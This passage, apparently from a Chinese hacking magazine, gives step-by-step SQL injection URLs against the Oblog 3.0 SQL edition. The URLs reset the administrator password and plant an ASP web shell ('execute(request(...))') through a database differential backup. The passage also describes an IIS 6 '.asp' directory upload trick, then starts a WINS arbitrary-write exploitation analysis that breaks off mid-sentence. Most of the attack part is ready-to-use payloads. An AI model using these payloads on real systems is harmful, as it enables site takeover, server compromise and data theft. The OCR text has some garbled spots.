http://www.target.com/user_blogmanage.asp?action=Move&subject=1&id=1;update [Oblog_admin] set password= char(0x34)%2Bchar(0x36)%2Bchar(0x39)%2Bchar(0x65)%2Bchar(0x38)%2Bchar(0x30)%2Bchar(0x64)%2Bchar(0x33)%2Bchar(0x32)%2Bchar(0x63)%2Bchar(0x30)%2Bchar(0x35)%2Bchar(0x35)%2Bchar(0x39)%2Bchar(0x66)%2Bchar(0x38) where id=1--
```

其中的"char(0x34)%2Bchar(0x36)%2Bchar(0x39)%2Bchar(0x65)%2Bchar(0x38)%2Bchar(0x30)%2Bchar(0x64)%2Bchar(0x33)%2Bchar(0x32)%2Bchar(0x63)%2Bchar(0x30)%2Bchar(0x35)%2Bchar(0x35)%2Bchar(0x39)%2Bchar(0x66)%2Bchar(0x38)"是469e80d32c0559f8字符串的编码，469e80d32c0559f8对应的md5明文为admin888，对字符串的编码可以使用如下的工具，如图5 所示。




图5

这样我们就将后台id为1 的管理员的密码修改为admin888了，注意id为1 的管理员对应的账号默认为admi,n如果你不确定，可以使用如下的语句查看

```
http://www.target.com/user_blogmanage.asp?action=Move&subject=1&id=1 and 1=(select username from Oblog_admin where id=1)--
```

修改完毕，登录一下后台看看是否成功，如图6 所示。

Good，我们已经拿到了后台管理权限了，爽哉。不过不要高兴得太早了，虽然我们进入了后台但是SQL版本不同于Access版本，前期两位大侠介绍的通过备份数据库获取WebShell的方法在SQL版本上是行不通的，看看admin_database.asp中的代码大家就明白了：

```
dim dbpath
dim ObjInstalled
if not IsObject(conn) then link_database
if is_sqldata=0 then dbpath=server.mappath(db)
```




图6

使用Access版本才初始化dbpath参数的。所以，在这里我给大家介绍几种SQL版本获取WebShell的方法。

先说说第一种比较通用的方法，利用SQL Server的特性，方法有通过xp_cmdshell，利用OLE对象接口，利用sp_makeWebtask，通过增量备份等。利用这些方法的必要的条件是 Web物理路径我们可以从后台的管理页中轻松获取，如图7 所示。




图7

关于具体注入语句大家可以参看光盘中uploadshell.ex中的相关代码。如图8 所示。




图8

在实现时注意处理掉其中的单引号，程序可以自动获取IE中的cookie信息。故无须填写cookie信息。

关于利用后台功能上传Shell的方法，确实把我难为难了半天，想得头都大了，刚开始方法和天使娃娃他们的想法是一样的，添加个shtm上传文件类型，将conn.asp包含进去，这样只能看到数据库连接信息，如果对方装有防火墙或者权限不很高的话也不能获取Shell，后来就想出添加aaspsp/和asp/上传文件类型的方法，这样通过修改数据包提示上传成功，但是却没有真的上传成功，很郁闷。假期期间忽然看到在后台可以设置用户目录，记得网上曾经流传着对于Windows2003系统和IIS6.0架设的Web平台有个特性，就是**.asp虚拟目录下的任何扩展名的文件都会被作为asp文件执行。请看操作 在后台常规设置|用户目录管理中新建一个**.asp的目录，并将这个目录设置成为默认的目录，如图9 所示。




图9

到网站去注册一个新的用户，然后进入管理中心，选择相册，上传一个ASP木马的假gif文件。这样当我们访问这个gif文件的时候IIS会将此文件作为asp文件解析，我在本机使用Access版做了测试，发现能够把文件上传上去。如图10 所示。




图10

在对SQL版本测试时，发现使用这个方法并不能正确上传文件到这个目录，出现如下的错误信息：

```
ADODB.Stream 错误 '800a0bbc'
写入文件失败。
/inc/Upload.inc, 行 312
```

虽然不能成功，但这却是我们后台上传木马的好方法，因为大部分asp整站程序在后台都允许修改上传目录，比如动易系统等。没办法，我们只能使用第一种方法了，开工。

第一步：

```
http://www.ucblog.com/user_blogmanage.asp?action=Move&subject=1&id=1;declare @a sysname;declare @snvarchar(4000);select @a=db_name();select @s=0x77006F006B0061006F002E00620061006B00;backup database @a to disk=@s--
```

注意了，在语句中一定不能含有单引号。

第二步：

```
http://www.ucblog.com/user_blogmanage.asp?action=Move&subject=1&id=1;create table [dbo].[llikz] ([cmd] [image])--
```

第三步：

```
http://www.ucblog.com/user_blogmanage.asp?action=Move&subject=1&id=1;insert into llikz(cmd) values (0x3C25657865637574652872657175657374282261222929253E)--
```

注意其中的0x3C25657865637574652872657175657374282261222929253E为<%execute(request("a"))%>。

第四步：

```
http://www.ucblog.com/user_blogmanage.asp?action=Move&subject=1&id=1;declare @a sysname;declare @s nvarchar(4000) select @a=db_name();select @s=0x66003a005c0062006c006f006700320030003000350005c0062006c006f006700730065007200760065007200 5c006c006c0069006b007a002e00610073007000;backup database @a to disk=@s WITH DIFFERENTIAL—
```

其中的"0x66003a005c0062006c006f006700320030003000350005c0062006c006f006700730065007200760065007200 5c006c006c0069006b007a002e00610073007000"是在后台得到的Web物理路径。如图11所示。




图11

利用增量备份只需要Public的权限，应该是Oblog3.0 SQL版本拿WebShell的最好方法了。如果你感觉操作很复杂，那就不需要上传WebShell了，进后台把自己的账号修改为VIP用户，或者将上传空间修改为100000000KB，把blog当作一个网络优盘也不错的，呵呵。由于Oblog在互联网上风靡，漏洞危害性很大，大家记得不要乱搞破坏哦。

WTF：从2005年第1期开始，黑防将开放最新版块"首发漏洞"，每期1篇原创文章，内容涵盖公布系统漏洞、编写自己独特的EXP、公布大型脚本系统漏洞、敏感漏洞的详细分析……也就是将各种漏洞的第一手资料奉献给大家，希望大家喜欢并多多支持我们的栏目。同时，为感谢对本栏目支持的作者，稿费标准将在150元/千字以上，欢迎大家踊跃投稿。

2004年11月底，Immunitysec公开了一个WINS的远程安全漏洞，入侵者可利用该漏洞完全控制运行着WINS服务的系统。其实这个漏洞早就被发现而且在地下流传已久，不过是最近才公布而已。就其公布的原因，估计是因为这个漏洞有趣，而且造成的影响不是很大吧。漏洞本身的特性决定了这个漏洞的利用可以有多种路子，让攻击者使用不同的方法来获得远程控制权，也许这就是Immunitysec公开这个漏洞的初衷。不过微软对这个漏洞很不敏感，没有发布补丁，因为说自己没有收到攻击报文，所以本文只是详细地分析了整个漏洞的构造、利用，并未给出具体的利用程序和代码，相信读过我们系列文章"菜鸟成长之linux篇"的朋友应该都有能力写上一段自己的代码吧？

关于这个漏洞的描述，比较官方的描述是这样的：WINS服务支持一个称之为"WINS复制"的特性，不同的WINS服务器可以靠这个功能交换信息。WINS复制使用的也是监听在TCP 42端口上的标准WINS协议。在WINS复制的会话过程中，服务器端会发送一个内存指针给客户端，客户端用这个指针进行后续的会话。如果客户端在发送的数据中自己修改这个指针，使之指向用户控制的数据，最终就可以向任意地址写入16个字节的数据，通过覆盖特殊地址可以执行任意代码。

对于攻击者而言，了解其中的细节非常必要。通过这一个描述，大致上我们已经可以了解到，这不是一个典型的堆或者栈上的溢出，而是WINS用我们指定的一个数据作为指针，进行了一些操作，最终导致可以写16个字节的数据到任意地址——对于大多数情况而言，能写16个字节的数据就已经足够了，典型的堆溢出甚至只需要写4个字节的数据，这个条件还是很宽松的。通过进一步的分析，我们还可以知道，这里的"16个字节"是指连续的16个字节，更为重要的是，WINS服务处理异常的机制非常的强劲，在你提交恶意的代码造成漏洞利用之后，WINS服务不会挂掉，而是继续的运行，这就意味着我们可以反复地进行"写连续的16字节"。试想一下，我们可以反复地尝试直到成功为止，这个过程中WINS服务不会因为我们的恶意攻击而出现停止的情况。

在反汇编WINS服务的守护进程之前，我们可以想像一下各种可能的利用方式。按照Immunitysec的说法，恶意用户提交的数据是在堆上的，这就非常类似于远程堆溢出，加上可以写任意值到任意的地址，可以想像，几乎所有的堆溢出利用方式都可以应用到这上面来。最常用的，写top seh，然后看能不能通过寄存器来定位。其次，我们可以尝试写Lookaside表，通过多次发包来强制定位自己的ShellCode地址，然后通过改写RtlEnterCriticalSection(0x7ffdf020)等固定的函数指针来获得控制权。再直接一点，既然可以多次触发而服务不崩溃，那反复利用这个漏洞，直接写ShellCode到一块固